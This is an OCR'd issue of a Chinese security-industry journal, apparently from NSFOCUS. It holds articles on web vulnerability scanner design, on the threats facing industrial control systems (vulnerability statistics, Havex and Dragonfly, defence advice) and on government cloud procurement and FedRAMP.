
3.2.1 低门槛学习使用

Web 漏洞扫描产品在保障专业性扫描的同时，需要具备傻瓜式的扫描配置，除继承原有快速扫描、全局扫描、自定义扫描的模板外，还要能立足于某类新曝出的漏洞进行快速遍历匹配；报表展示方面，能够提供风险仪表盘，来集中展示信息概要，并通过进一步展示明细结果的快捷入口，快速查看所见即所得的图文报表，最终通过全方位详尽的漏洞详情，让评估者无需太多的 Web 安全水平积淀，无需专业人士的二次解读，就能快速上手，简便操作，做到对网站风险的准确把握，主次分明。

3.2.2 集群扫描，突破大规模网站扫描难题


传统 Web 漏洞扫描产品，以安全评估为导向，一般采用独立产品设计。在对于大站点或者多站点的漏洞扫描，则耗时非常长，甚至由于任务量太大而出现扫描异常终止的情况。因此对大规模的站点扫描成为安全运维人员最为头疼的事情。

在保障现有扫描精度的前提下，融合网站安全运维理念的 Web 漏扫工具能够基于页面级负载均衡的分布式集群技术，完全打破原有的增加扫描节点后只能在扫描任务间均分的老旧模式，真正做到颗粒度更细的 URL 页面级，无论对单站点任务、多站点任务都能够进行动态的均衡分配，且通过支持上百个扫描节点的集群，轻松实现大规模网站的扫描能力，同时具备统一的数据接口与上层运维平台紧密对接，进行扫描任务集中管理和报表汇总输出，从而大大缩短扫描时间，加快网站评估进度。



3.2.3 一体化修补直通车

网站评估者在通过扫描报告，全面了解网站漏洞分布后，在面对下一步如何整改的问题时往往陷入“知而不会改”或者“知而不敢改”的尴尬处境。这就要求新发展的 Web 扫描产品除扫描报告中需突破原有漏洞信息不完整、内容晦涩难懂、修复建议指导性不强的局限外，还要尽量满足与安全加固产品的一体化联动，通过自动修复机制，从专业无误的角度来增强运维方对所采取的网站安全整改手段的信心。近些年来市面上已有一些 Web 扫描产品与主流 Web 应用防火墙形成一体化联动，让扫描输出的报表，成为 Web 应用防火墙下一步进行 Web 服务器安全加固的定向策略，但由于扫描报告可能存在的误报，根本无法让整改方对其形成的加固策略完全放心，可接受性较差。如若新发展的 Web 扫描产品既能具备与安全防护产品达到手动、自动双重联动机制，又能允许整改方对扫描报告中的漏洞清单进行批量可视化验证确认后，任意指定待修补的漏洞对象，从而随需生成精准的防护策略，形成目标系统的虚拟加固补丁，即可轻松实现无忧修补，让网站运维人员补丁修补的恐惧之感不复存在。



四、结束语

Web 威胁已成为当前信息安全建设最主要威胁之一，针对 Web 漏洞的发现、跟踪、处理，成为从根本上缓解 Web 威胁和健壮 Web 系统的重要手段。而 Web 漏洞扫描产品通过融合网站安全运维理念，从资产和任务管理的双结合、保障业务持续运行的无损式扫描、确保漏洞权威可信的场景全过程可视化重现、聚焦网站风险态势变化的漏洞跟踪机制，实现与网站评估业务的携手发展，紧密相连。同时再配以大道至简的用户体验，让其在大规模网站评估和快速整改方面，轻松消除愈发严格的检查制度所带来的忧虑，助 Web 安全评估工作一臂之力。

工控系统的安全威胁态势分析及应对

战略研究部 李鸿培 行业技术部 王晓鹏

关键词：工控系统 安全漏洞 威胁态势

摘要：本文基于工控系统公开漏洞的统计分析结果以及近期工控安全攻击事件及最新攻击技术等多个方面，讨论了工控系统当前所面临的安全威胁态势及应对策略。

1. 引言

随着工业信息化的快速发展，涉及国计民生的电力、交通、市政、化工、关键制造业等行业的工业控制系统（以下简称工控系统），因其重要性及其重视功能实现而缺乏足够安全性考虑所造成的自身安全缺陷，使其面临着来自各种黑客组织或敌对势力日益严峻的网络威胁[1][2]。我们的研究表明：伊朗核电站的“震网病毒”事件之后，信息网络及系统相关的高风险安全漏洞正在逐渐被雪藏[3]。我们认为造成这种现象的最大可能是：大量高风险未公开漏洞通过地下经济被出卖，或被某些国家 / 组织高价收购，目的是利用其开发 0-day 攻击或高级持久威胁（Advanced Persistent Threat，APT）的攻击技术，为未来可能的网络对抗做准备[1]。2010 年以来一系列的 APT 攻击事件表明，利用 0-day 漏洞或“水坑”模式的新型攻击正成为网络空间安全防护的新挑战[1]。而工控系统因其对于国家的重要性，将极可能成为未来网络战的重要攻击目标，除了伊朗核电站的“震网病毒”事件之外，最近公开的“蜻蜓组织”[4]利用 Havex 恶意代码[5][6][7]攻击欧美上千家能源企业等工控系统领域频发的安全事件也在进一步证实这种推断。

不管攻击者的目的是出于经济目的（比如南美某国电网被攻击者敲诈勒索[8]）、意识形态的纷争（比如“燕子行动”[9]），甚至是国家间网络战对抗的需要（比如“震网事件”、“蜻蜓组织攻击事件[4]”），我们都必须深入研究工控系统的安全性及其可能遭受到的各种威胁，加强行业用户的安全意识培训，进行工控系统的安全状况调查及系统脆弱性评估与整改，并在此基础上提供切实有效的安全防护措施，以确保这些关系国计民生的工控系统的安全运营。

本文将在前期研究的基础 [1][2][10] 上，对体现工控系统自身脆弱性的公开漏洞情况进行统计分析，并结合近期典型工控安全攻击事件，分析工控系统当前所面临的安全威胁态势及应对策略。

2. 工控系统的脆弱性分析

截止到 2014 年 6 月，我们以绿盟科技安全漏洞库收录的工控系统相关漏洞为基础，参考美国 CVE[11]、ICS-CERT 以及中国国家信息安全漏洞共享平台所发布的漏洞信息 [12] [13]，整理出了 549 个与工控系统相关的公开漏洞。本节将重点分析公开工控漏洞的统计特征和变化趋势，主要涉及漏洞的总体变化趋势、漏洞的严重程度、漏洞所影响的工控系统类型、漏洞的危害等几个方面。

2.1 公开漏洞数总体上保持快速增长的趋势




图 1 工控漏洞的年度变化趋势

图 1 给出了当前所收集工控漏洞年度增量的变化趋势，在 2011 年之前，公开披露的工业控制系统相关漏洞数量相当少，但在 2011 年出现快速增长，这可能是因为 2010 年的 Stuxnet 蠕虫事件之后，人们对工业控制系统安全问题持续关注以及工业控制系统厂商分析解决历史遗留安全问题所造成的。随着各方面对工业控制系统的安全日益重视，工业控制系统的相关公开漏洞数量仍将保持一个快速增长的总体趋势。

2.2 工控系统漏洞涉及厂商依然以国际厂商为主




图 2 公开漏洞涉及的工控系统厂商（Top10）

图 2 给出了公开漏洞涉及主要工控系统厂商的统计分析情况。分析结果表明，公开漏洞所涉及的工控系统厂商仍然是以国际著名厂商为主，西门子（Siemens）、施耐德电气（Schneider）、研华科技（Advantech）、通用电气（GE）与罗克韦尔（Rockwell）占据漏洞数排行榜的前五名。用户调研结果表明，这些国际著名工控系统

厂商的产品在国内市场上占据优势地位，甚至某些产品在某些行业处于明显的垄断地位。这种情况必然会造成这些厂商的产品倍受系统攻防双方的重视和关注，而且也比较容易获得研究分析用户的产品，这很可能就是公开漏洞涉及到的工控系统厂商总是以国际厂商为主的主要原因。**由于漏洞数量与产品自身的安全性、复杂度、受研究者关注程度以及工控系统厂商对自身系统安全性的自检力度都有关系，所以我们并不能简单地认为公开漏洞数量越多的厂商产品越不安全** [10]。但是却可以通过该信息评估用户工控系统所存在的安全脆弱性状况，并据此进行系统的安全加固、调整安全防护策略，来增强系统的整体安全防护能力。




图 3 2014 年新增工控漏洞涉及的主要厂商

图 3 给出了 2014 年上半年新增漏洞涉及工控厂商的情况，其中西门子以新增 25 个公开漏洞，占比 39% 依然位居首位，研华科技则以新增 10 个公开漏洞，占比 16% 而升居第二。施耐德电气则以半年新增 4 个漏洞（占比 6%）依然位列三甲之内。但需要注意的是，与图 2 的总体情况相比仍有不小的变化：

- 日本横河电机株式会社 (YOKOGAWA) 首次进入我们的关注视野，就以半年新增 4 个漏洞，与施耐德电气并列 2014 半年度新增漏洞的第三名。日本横河电机作为工控行业的著名跨国公司之一，其集散型控制系统（DCS）、PLC 等工控产品在国内石油、化工等大型工厂生产过程有着较为广泛的应用，自然也会受到重点关注。

- 排名第四、第五的 Cogent、Ecava 则是两家专业的工控软件厂商，表明除了著名国际厂商之外，在工控软件某个子领域内相对领先的企业也日益受到关注。

2.3 工控系统存在严重的安全隐患及攻击威胁




图 4 2014 年新增漏洞按严重程度的分类分析

本文在分析这些漏洞的严重性时，将主要根据 CVE 的 CVSS

评估值来判断，并划分为高、中、低三种情况。图 4 表明，2014 年的新增漏洞中“高危”漏洞（CVSS 值范围 7.0~10.0）超过一半（51%），且基本上都是严重性程度为“中”以上（CVSS 值大于等于 4.0）的漏洞。




图 5 2014 年新增漏洞的威胁分类分析（TOP 5）

这些漏洞可导致的主要攻击威胁的统计分析如图 5 所示。其中，拒绝服务类漏洞占比最高（约 33%），这对强调业务连续性的工控系统来说不是一个好消息。位居其次的是缓冲区溢出类漏洞，其占比也高达 20%；这类漏洞较多则可能是因为工控系统在软件开发阶段缺乏严格的编程规范及要求。同样，可导致信息泄露、远程控制及权限提升类的工控漏洞也是攻击者最为关注的，利用这些漏洞可以窃取制造企业的设计图纸、生产计划、工艺流程等敏感信息，甚至能获得工控系统的控制权，干扰、破坏工控业务的正常生产或运营活动。

显然，这些漏洞可能造成的主要威胁情况也可以从侧面说明当前工控系统安全所应关注的主要安全问题。

2.4 以 SCADA/HMI 相关的漏洞为主，占比超过 40%




图 6 2014 年新增漏洞涉及的工控产品

图 6 给出 2014 年新增漏洞按产品相关分类的情况，其中，以 SCADA/HMI 相关的漏洞为主，其占比超过 40%；PLC 相关的漏洞以近 30% 的占比紧随其后。而集散控制系统（DCS）及 OPC 相关的漏洞也各占将近 10% 的份额。这表明攻防双方都可能把主要精力放在工控系统的控制设备或工业控制管理软件系统的安全性分析上了。当然，工控系统的网络设备（网络交换机）及工业网络管理软件的安全性也受到了一定的关注。

3. 工控系统面临的安全威胁

3.1 工控安全事件增长快速，能源行业易受攻击

图 7 ICS-CERT 历年公布工控安全事件的统计分析




图 8 2013 年工控安全事件涉及的重要行业（ICS-CERT）

近年来，工业控制系统相关的安全事件

正在呈快速增长的趋势（如图 7）。2013 年度内处理的安全事件就达 256 件 [13]，而这些事件又多分布在能源、关键制造业、市政、交通等涉及国计民生的关键基础行业（如图 8）。其中以电力为主的能源行业相关的安全事件高达 151 件，接近全年安全事件的三分之二。这可能与能源行业对于现实社会的重要性及其工控系统的自动化程度、信息化程度较高有相当的关系。

3.2APT 已成为针对工控系统的主要攻击方式

自 2010 年 APT 出现在公众视野之后，安全业界已经陆续报道了数十起 APT 攻击事件，其中不乏针对工控系统的攻击事件 [1]。自 Stuxnet、Flame、Duqu 这些著名的攻击手段之后，2014 年 6 月 25 日 ICS-CERT 在题为 “ICS Focused Malware” 的安全通告 ICS-ALERT-14-176-02[5] 中，通报了一种类似震网病毒（Stuxnet）的专门针对工控系统攻击的新恶意代码。安全厂商 F-Secure 首先发现了这种恶意代码并将其作为后门命名为 W32/Havex.A，F-Secure 称它是一种通用的远程访问木马（RAT, 即 Remote Access Trojan）。

根据 ICS-CERT、F-secure、Symentec 等多家安全公司的研究表明 [5~7]：Havex 多被用于从事工业间谍活动，其主要攻击对象是欧洲的许多使用和开发工业应用程序和机械设备的公司。同时，网络攻击者传播 Havex 恶意软件方式有多种：除了利用工具包、钓鱼邮件、垃圾邮件、重定向到受感染的 Web 网站等传统感染方式外，还采用了 “水坑式” 攻击方式，即通过渗透到目标软件公司的 Web 站点，并等待目标安装那些合法 APP 的感染恶意代码的版本。ICS-CERT 的安全通告称当前至少已发现 3 个著名的工业控制系统提供商的 Web 网站已受到该恶意代码的感染。




图 9 Havex 的攻击原理

F-Secure 声称他们已收集和分析了 Havex RAT 的 88 个变种，并认为 Havex 及其变种多通过利用 OPC 标准被用来从目标网络和机器获取权限并搜集大量数据 [6][7]（如图 9）。但攻击者应该不仅仅是对这些目标公司的系统信息感兴趣，而必然会对获取那些目标公司所属的 ICS 或 SCADA 系统的控制权更感兴趣。

3.3 黑客组织是工控系统所面临的最大安全威胁

在 2014 年 1 月，网络安全公司 CrowdStrike 曾披露了一项被称为 “Energetic Bear” 的网络间谍活动，在这项活动中黑客们可能试图渗透欧洲、美国和亚洲能源公司的计算机网络。据 CrowStrike 称，那些网络攻击中所用的恶意软件就是 Havex RAT 和 SYSMain

RAT，该公司怀疑 Havex RAT 有可能以某种方式被俄罗斯黑客连接，或者由俄罗斯政府资助实施。

赛门铁克在其研究报告中声称黑客组织 Energetic Bear（也被称为“Dragonfly”[4]，蜻蜓组织），使用一种复杂的网络武器 Havex，在 18 个月的时间里影响了几乎 84 个国家，并使 1000 多家欧洲和北美能源公司受损；而且大多数受害者机构基本上都位于美国、西班牙、法国、意大利、德国、土耳其和波兰等国家。显然，“蜻蜓组织”有能力造成多个欧洲国家的能源供应中断，具有极大的社会危害性。

赛门铁克、F-secure、CrowdStrike 等多家安全公司[4][6]在研究后基本认为：蜻蜓黑客组织的主要目标是实施间谍活动，而且它似乎是有资源、有规模、有组织的，甚至怀疑在它最近的攻击活动背后有政府的参与。Stuxnet、Flame、Duqu、Havex 之后，随着攻击者对工控系统研究的进一步深入，针对工控系统攻击的恶意代码仍将会层出不穷，而且还可能在发起攻击活动的黑客组织背后更多地体现国家、政治组织或经济组织的意志。因而，面对攻击技术与手段日益先进、复杂、成熟的针对工控系统进行攻击的黑客组织，工控系统所面临的安全威胁也将日益严峻。

4. 工控系统安全的检测及防护

面对来自黑客、敌对组织日益严峻的网络安全威胁，工业控制系统的安全性正日益受到我国的高度重视，并已从政策、标准、技术、解决方案等多个方面进行了积极应对。工业控制系统相关的安全标准正在制订过程中，电力、石化、制造、烟草等多个行业，已在国家主管部门的指导下进行安全检查、整改[15][16][17]。而安全检查与整改中最重要的就是工控系统自身脆弱性的监测与发现，只有及时发现工控系统存在的漏洞及所面临的安全威胁，才能进一步执行相应的安全加固及防护工作。

4.1 工控系统的脆弱性检测

工控系统与传统信息系统的较大差异性以及安全需求的不同[2]，使得很难直接采用传统的适用于 IT 信息系统的漏洞扫描器，而是必须需要支持相应工控协议、能识别工控系统及其应用管理软件并能够检测其漏洞及配置隐患的专业工控漏洞扫描器，而且为保证系统的安全运行，多数情况下不允许对在线系统进行扫描检测，只能在工控设备上线前或维护期间进行系统的漏洞扫描。此外，由于工控系统及业务系统的异构性、行业性的特点明显，安全厂商也难以推出通用性的工控系统漏洞扫描类的产品。

为了更好地实现工控系统的安全检查与评估工作，工控系统的脆弱性检测与评估工作，需要安全行业、工控行业的主管部门以及厂商与科研机构尽早建立多方合作机制，并促进建立国家或行业级的漏洞信息分享平台。绿盟科技目前已成功研发出“工业控制系统漏洞扫描系统”[14]，并在部分客户环境中进行了试用验证，该产品的及时推出有助于各重点行业的安全检查与整改工作。

4.2 针对 APT 攻击的检测与防护

针对 APT 逐步渗透攻击的特点，我们在技术报告《工业控制系统的安全研究与实践》[1]中提出一个针对工控系统 APT 攻击的检测与防护方案，针对 APT 攻击的每个阶段针对性地讨论了相应的应对策略：（1）做好网站漏洞、挂马检测及安全防护，全方位

抵御水坑攻击；（2）提高员工安全意识、部署入侵防范系统，防范社会工程攻击，阻断C&C通道；（3）加强对工控系统组件中的漏洞及后门监测并提供针对性的安全防护；（4）异常行为的检测与审计，识别发现业务中可能存在的异常流量与异常操作行为。

鉴于工控系统业务场景比较稳定、操作行为比较规范的实际情况，在实施异常行为审计的同时，也可以考虑引入基于白环境的异常监测模型，对工控系统中的异常操作行为进行实时检测与发现。

5. 结束语

本文基于对近期公开的工控系统相关漏洞及安全事件的统计分析的基础上，主要讨论工控系统自身的脆弱性以及所面临的安全威胁发展态势，提出了针对工控安全威胁的检测与防护建议，并呼吁建立主管部门、用户、工控厂商、安全厂商以及科研机构等多方参与的合作机制，实现优势互补，共同促进工控安全行业的快速发展。

6. 参考文献

1. 李鸿培、忽朝俭、王晓鹏，工业控制系统的安全研究与实践，绿盟科技，技术报告，2014.03 http://www.nsfocus.com/report/NSFOCUS_ICS_Security_Report_20140311.pdf

2. 李鸿培、于旸、忽朝俭、曹嘉，工业控制系统及其安全性研究，绿盟科技，技术报告，2013.6

http://www.nsfocus.com/report/NSFOCUS_ICS_Security_Report_20130624.pdf

3. 鲍旭华、李鸿培，2012上半年NSFOCUS安全威胁态势报告，绿盟科技，技术报告，2012.8

4. Dragonfly: Western Energy Companies Under Sabotage Threat.

5.ICS Focused Malware ,Alert (ICS-ALERT-14-176-02A)，http://ics-cert.us-cert.gov/alerts/ICS-ALERT-14-176-02A

6.Havex：类似Stuxnet的恶意软件袭击欧洲SCADA系统，http://www.freebuf.com/news/37861.html

7.FireEye：发现SCADA间谍软件Havex的最新变种，http://www.freebuf.com/news/38954.html

8. 南美某国电网被攻击，攻击者进行敲诈勒索，http://www.e-works.net.cn/report/fs/fs.html

9.2013年度全球重、特大网络安全事件回顾，http://www.hackdig.com/?12/hack-7727.htm

10. 李鸿培、王晓鹏，2014绿盟科技工控系统安全态势报告，绿盟科技，技术报告，2014.9

11.CVE，http://www.cve.mitre.org/

12.CNVD，http://www.cnvd.org.cn/

13.ICS-CERT Monthly Monitor Newsletters，ICS-MM201404，http://ics-cert.us-cert.gov/monitors/ICS-MM201404

14. 绿盟工控漏洞扫描系统白皮书，http://www.nsfocus.com/1_solution/1_2_19.html

15. 工信部协[2011]451号文，《关于加强工业控制系统信息安全管理的通知》

16. 电监会2013年50号文，《电力工控信息安全专项监管工作方案》

17. 国家烟草局《烟草工业企业生产区与管理区网络互联安全规范》

云服务与政府采购

行业技术部　张智南

关键词：云服务 政府采购 FedRAMP

摘要：政府是云计算技术的主要推动者和云服务最大的目标客户。如何控制应用迁移到云端后的安全风险是政府部门最为关心的内容。在参考美国 FedRAMP 体系的基础上，中国政府正在建立自身的云服务采购标准。这些标准将分别指导政府部门如何采购云服务，以及云服务商如何满足政府部门的风险控制要求。

引言

云计算作为一种新型计算模式，以资源租用、应用托管、服务外包为主要特征，已经成为计算机技术发展的热点之一。政府部门作为最大的 IT 用户之一，一直是云计算的重要支持者。但是云计算在安全方面的弱点，是政府部门采购云服务的最大阻力。为了保障云服务安全，各国政府一直在推进相关工作，为政府采购云服务铺平道路。

本文首先结合美国政府的情况讨论了政府部门采购云服务的主要需求，其次简要介绍了美国政府云服务采购的 FedRAMP 体系，然后深入分析了中国云服务相关标准化工作及其进展情况，最后展望了政府采购云服务的未来发展。

一、政府对云计算的主要需求和存在问题

（一）政府对云计算的主要需求

政府部门作为 IT 设施最大的用户之一，出于提高政府运行效率，降低相关运维成本的目的，必然成为云计算的拥护者和重要用户。以美国政府为例，2010 年 12 月，美国政府首席信息官 Vivek Kundra 发布了改革联邦信息技术管理的 25 点实施计划（25 Point Implementation Plan to Reform Federal IT[1]），提出了“云优先”政策，对数据中心和应用进行整合 [1]。根据这一计划，到 2015 年，美国政府将至少撤销现有约 2100 个数据中心中的 800 个。2011 年 2 月，在“云优先”策略的基础上，美国政府又发布了联邦政府云计算战略

（Federal Cloud Computing Strategy[2]），进一步提出美国政府信息技术应用向云迁移[2]。美国政府云计算战略主要实现以下目标：

（1）明确度量云计算产生的效益、注意事项和选择条件；

（2）提供决策框架和应用案例，指导各部门向云平台迁移；

（3）进一步加强云计算设施的部署力度；

（4）制定联邦政府的行动计划，确定相关部门的职责，推动云计算的部署。

（二）云计算存在的主要问题和解决方法

云计算技术的问题非常明显。根据 Gartner 的调查报告[3]，安全性、可用性和性能成为用户最关注的三个方面[3]，如图 1 所示：




图 1 云计算面临的挑战

为了保证云计算在美国政府得到快速、安全的应用，美国国家技术与标准研究院（National Institute of Standards and Technology, NIST）组织成立了参考架构和分类、标准推进、安全、标准路线、商业用例等 5 个云计算工作组，先后发布了公共云计算安全和隐私指南（Guidelines on Security and Privacy in Public Cloud Computing，SP800-144）、云计算概要和建议（Cloud Computing Synopsis and Recommendations，SP800-146）、云计算标准路线图（Cloud Computing Standards Roadmap，SP500-291）和云计算技术路线图（US Government Cloud Computing Technology Roadmap，SP500-293），涉及组织管理、资金投入、人才培养、数据中心整合、信息安全、技术创新、标准化和市场准入等方面[1]。这些标准为美国政府云服务采购的 FedRAMP 体系建立奠定了基础。

二、美国政府的 FedRAMP 体系

FedRAMP 是 The Federal Risk and Authorization Management Program（联邦风险和授权管理方案）的缩写。FedRAMP 是一个政府范围内对云计算产品和服务提供安全评估、授权和持续监测的标准化方法的方案[4]。

首先，FedRAMP 明确了云计算安全管理的政府部门角色及其职责。如图 2 所示[5]：

图 2 FedRAMP 相关云计算安全管理部门

（1）**联合授权委员会**（Joint Authorization Board，JAB）

联合授权委员会由国防部（Department of Defense，DOD）、国土安全部（Department of Homeland Security，DHS）、美国总务署（General Services Administration，GSA）三方联合组成。主要负责制定更新安全基线要求、批准第三方评估机构认可标准、设立优先顺序并评审云服务授权包、对云服务供应商进行初始授权等。

（2）FedRAMP **项目管理办公室**（FedRAMP PMO）

FedRAMP 项目管理办公室设立在 GSA，负责管理评估、授权、持续监视过程等，并与 NIST 合作实施对第三方评估组织的符合性评估。

（3）**联邦首席信息执行官委员会**（the Federal CIO Council）

联邦首席信息执行官委员会负责 FedRAMP 项目管理办公室、联合授权委员会与执行部门和机构之间的信息发布和传递，负责根据 NIST SP800-53 制定的安全控制、隐私控制、持续监测控制等方面标准化基线的发布，负责对联合授权委员会制定的安全基线要求进行联合审查，负责发布 FedRAMP 的相关文档。

其次，明确了 FedRAMP 项目相关方的角色和职责。

(1) 云服务商（Cloud Service Provider，CSP）

云服务商实现安全控制措施；创建满足 FedRAMP 需求的安全评估包；与第三方评估机构联系，执行初始的系统评估，以及运行中所需的评估与授权；维护连续监视项目；遵从有关变更管理和安全事件报告的联邦需求。

(2) 第三方评估机构（Third Party Assessment Organization，3PAO）

第三方评估组织保持满足FedRAMP所需的独立性和技术优势；对 CSP 系统执行独立评估，并创建满足 FedRAMP 需求的安全评估包清单。

第三，明确了美国政府各部门采购云服务的流程。云服务商应根据云计算安全基线要求《FedRAMP 安全控制措施》对内部环境进行安全建设，使之满足 FedRAMP 的要求；云服务商应聘请一个 FedRAMP 批准的第三方评估机构，对云服务商的云计算系统进行独立评估，最终形成一个安全评估包以供审查使用；联合授权委员会对安全评估包进行审查，向满足基本要求的云服务商提供一个临时授权；政府部门在此基础上再进一步确认是否选择某一云服务商的云服务。

FedRAMP 体系为美国政府采购云服务提供了安全保障，也成为我国政府有关云服务方面的重要参考。

三、中国政府云服务发展情况

中国政府对高新技术产业一直持鼓励态度。在 2012 年发布的《“十二五”国家战略性新兴产业发展规划》中，将促进云计算产业研发和示范应用作为新一代信息技术发展的重要内容之一。同时，政府 IT 设施云服务化，也是政府信息化的重要发展方向。早在 2011 年，财政部就表示计划将云服务纳入到政府采购工作中[6]。目前，政府采购云服务相关的标准化、服务认证等工作正在全面开展。

（一）云计算标准化工作

云计算标准化工作是推动云计算技术、应用及产业发展的重要

基础性工作。全国信息技术标准化技术委员会云计算标准工作组，作为我国专门从事云计算领域标准化工作的技术组织，负责云计算领域的基础、技术、产品、测评、服务、系统和设备等国家标准的制修订工作，形成了领域全面覆盖、技术深入发展的标准研究格局。我国云计算标准体系建设从“基础”、“网络”、“整机装备”、“软件”、“服务”、“安全”和“其它”7个部分展开[4]。当前在研标准如表1所示:

表1 云计算在研标准清单

序号	标准名称	状态
1	弹性计算应用接口	国标报批
2	信息技术 云数据存储和管理 第1部分 总则	国标报批
3	信息技术 云数据存储和管理 第2部分 基于对象的云存储应用接口	国标报批
4	信息技术 云数据存储和管理 第5部分 基于Key-Value 的云数据管理应用接口	国标报批
5	信息安全技术 云服务安全指南	国标报批
6	信息安全技术 云服务安全能力要求	国标报批
7	云计算术语	国标草案
8	云计算参考架构	国标草案
9	PaaS 平台参考架构	国标草案
10	云计算数据中心参考架构	国标草案
11	开放虚拟化格式规范	工作组草案
12	云服务分类	工作组草案
13	服务级别协议（SLA）规范	工作组草案
14	虚拟机总体技术要求	工作组草案
15	交付要求与原则	工作组草案
16	云服务运营通用要求	工作组草案
17	云服务监控技术要求	工作组草案
18	云服务质量评价指标体系	工作组草案
19	SAAS 服务商能力要求与分级规范	工作组草案
20	云服务应用和数据迁移指南	国标预研
21	云服务计量指南	国标预研

（二）政府采购云服务的标准

